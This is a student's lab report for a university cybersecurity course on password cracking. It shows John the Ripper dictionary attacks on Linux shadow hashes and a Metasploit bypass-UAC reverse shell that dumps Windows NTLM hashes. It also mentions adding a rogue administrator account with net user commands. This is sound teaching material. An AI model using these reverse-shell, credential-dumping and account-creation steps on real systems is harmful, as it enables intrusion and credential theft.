OLD DOMINION UNIVERSITY


CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #5 Password Cracking

AVA BARATZ
01192426

TASK A: LINUX PASSWORD CRACKING

1. 5 points. Create two groups, one is cyse301s23, and the other is your ODU Midas ID (for example.
pjiang). Then display the corresponding group IDs




```
root@CS2APenTest:~# groupadd cyse301s23
root@CS2APenTest:~# groupadd abara
root@CS2APenTest:~# tail /etc/group
redis:x:142:
rdma:x:125:
gluster:x:144:
kvm:x:105:
Debian-snmp:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301s23:x:1001:
abara:x:1002:
root@CS2APenTest:~#
```

For this step, I used the command "groupadd" to add my two groups of cyse301s23 and abara. Then, I used the command "tail /etc/group to display the group IDs. Cyse301s23 had a group ID of 1001 and abara had a group ID of 1002.

TASK A: LINUX PASSWORD CRACKING

2. Create and assign three users to each group. Display related UID and GID information of each user.




```
Debian-snmp:x:143:
systemd-coredump:x:998:
chromeuser:x:1000:
render:x:145:
cyse301s23:x:1001:
abara:x:1002:
root@CS2APenTest:~# useradd Thor -g cyse301s23
root@CS2APenTest:~# useradd Iron_man -g cyse301s23
root@CS2APenTest:~# useradd Captain_America -g cyse301s23
root@CS2APenTest:~# useradd Black_Widow -g abara
root@CS2APenTest:~# useradd Hawkeye -g abara
root@CS2APenTest:~# useradd Vision -g abara
root@CS2APenTest:~# tail /etc/passwd
Debian-snmp:x:121:143::/var/lib/snmp:/bin/false
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
chromeuser:x:1000:1000::/home/chromeuser:/bin/sh
strongswan:x:139:65534::/var/lib/strongswan:/usr/sbin/nologin
Thor:x:1001:1001::/home/Thor:/bin/sh
Iron_man:x:1002:1001::/home/Iron_man:/bin/sh
Captain_America:x:1003:1001::/home/Captain_America:/bin/sh
Black_Widow:x:1004:1002::/home/Black_Widow:/bin/sh
Hawkeye:x:1005:1002::/home/Hawkeye:/bin/sh
Vision:x:1006:1002::/home/Vision:/bin/sh
root@CS2APenTest:~#
```

For this step, I used the command useradd (username) -g (usergroup). I created three users, Thor, Iron_Man, and Captain_America and placed them into the cyse301s23 group. Then I created another three users, Black_Widow, Hawkeye, and Vision and placed them into the abara group. Then, I used the command tail /etc/passwd to view all users' UID and GID.

TASK A: LINUX PASSWORD CRACKING

3. 5 points. Choose six new passwords, from easy to hard, and assign them to the users you created.

You need to show me the password you selected in your report, and DO NOT use your real-world
passwords




```
vision:x:1006:1002::/home/vision:/bin/sh
root@CS2APenTest:~# passwd Thor
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Iron_man
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Captain_America
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Black_Widow
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Hawkeye
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# passwd Vision
New password:
Retype new password:
passwd: password updated successfully
```

I created passwords that have increasing complexity. For the Thor user, I set the password to 4321. For Iron Man, I chose 43211234. For Captain_America, I chose the password Odu@1234!. For the other group of users in abara, I also created passwords with increasing complexity. For Black_Widow, I chose the password dogs. For the Hawkeye user, I chose the password dogsandcat. Lastly, for Vision, I chose Dog@1234!.

TASK A: LINUX PASSWORD CRACKING

4. 5 points. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example.
pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least



Kali - Internal Workstation on CY301-ABARA009 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sat 01:12
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
pFsense - Firewall 6...
Kali - Internal Work...
1:12 AM
4/1/2023

```
root@CS2APenTest:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst       wfuzz
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz
root@CS2APenTest:/usr/share/wordlists# gunzip rockyou.txt.gz
root@CS2APenTest:/usr/share/wordlists# cp rockyou.txt ~
root@CS2APenTest:/usr/share/wordlists# cd
root@CS2APenTest:~# john abara-HASH --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dogs             (Black_Widow)
```

For this task, I viewed the /etc/shadow file to view the passwords of all of the users. I copied and pasted the password hashes of all users into a file named abara-HASH by using "gedit abara-HASH." I followed the correct commands to copy rockyou.txt to use a dictionary attack in John the Ripper. Once I copied this to my home directory, I used john abara-HASH –wordlists=rockyou.txt to create a dictionary attack using John the Ripper to crack the user's passwords. After running the exploit for a small amount of time, John the Ripper was able to crack the password of user, Black_Widow with the password of dogs.

TASK B: WINDOWS PASSWORD CRACKING

1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter
shell.



Windows 7 on CY301-ABARA009 - Virtual Machine Connection
Kali - Internal Workstation on CY301-ABARA009 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Wed 17:42
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
Hyper-V Manager
pFsense - Firewall 6...
Kali - Internal Work...
Windows 7 on CY3...
5:42 PM
4/5/2023

```
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1038) at 2023-04
-05 17:40:49 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
Captain_America:1004:aad3b435b51404eeaad3b435b51404ee:720314fd46f4c12463c1edb4144c5df
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hawkeye:1005:aad3b435b51404eeaad3b435b51404ee:4ce9eadea330a0f7a284d0c9bf0b84ff:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23
:::
Thor:1003:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

For this task, I logged into the Window’s 7 VM and used the control panel to create a list of three users with selected passwords. I created the user Thor with password 123123, user Captain_America with password 1sarjose, and user Hawkeye with password academic. Then, I created a reverse TCP connection from Internal Kali to Windows 7 VM with admin privilege. I created a shell and used “net user TryHackMe password123 /add then “net localgroup administrators TryHackMe /add to add myself to the group of administrators. Then I used “hashdump” command to display the password hashes of the users I created.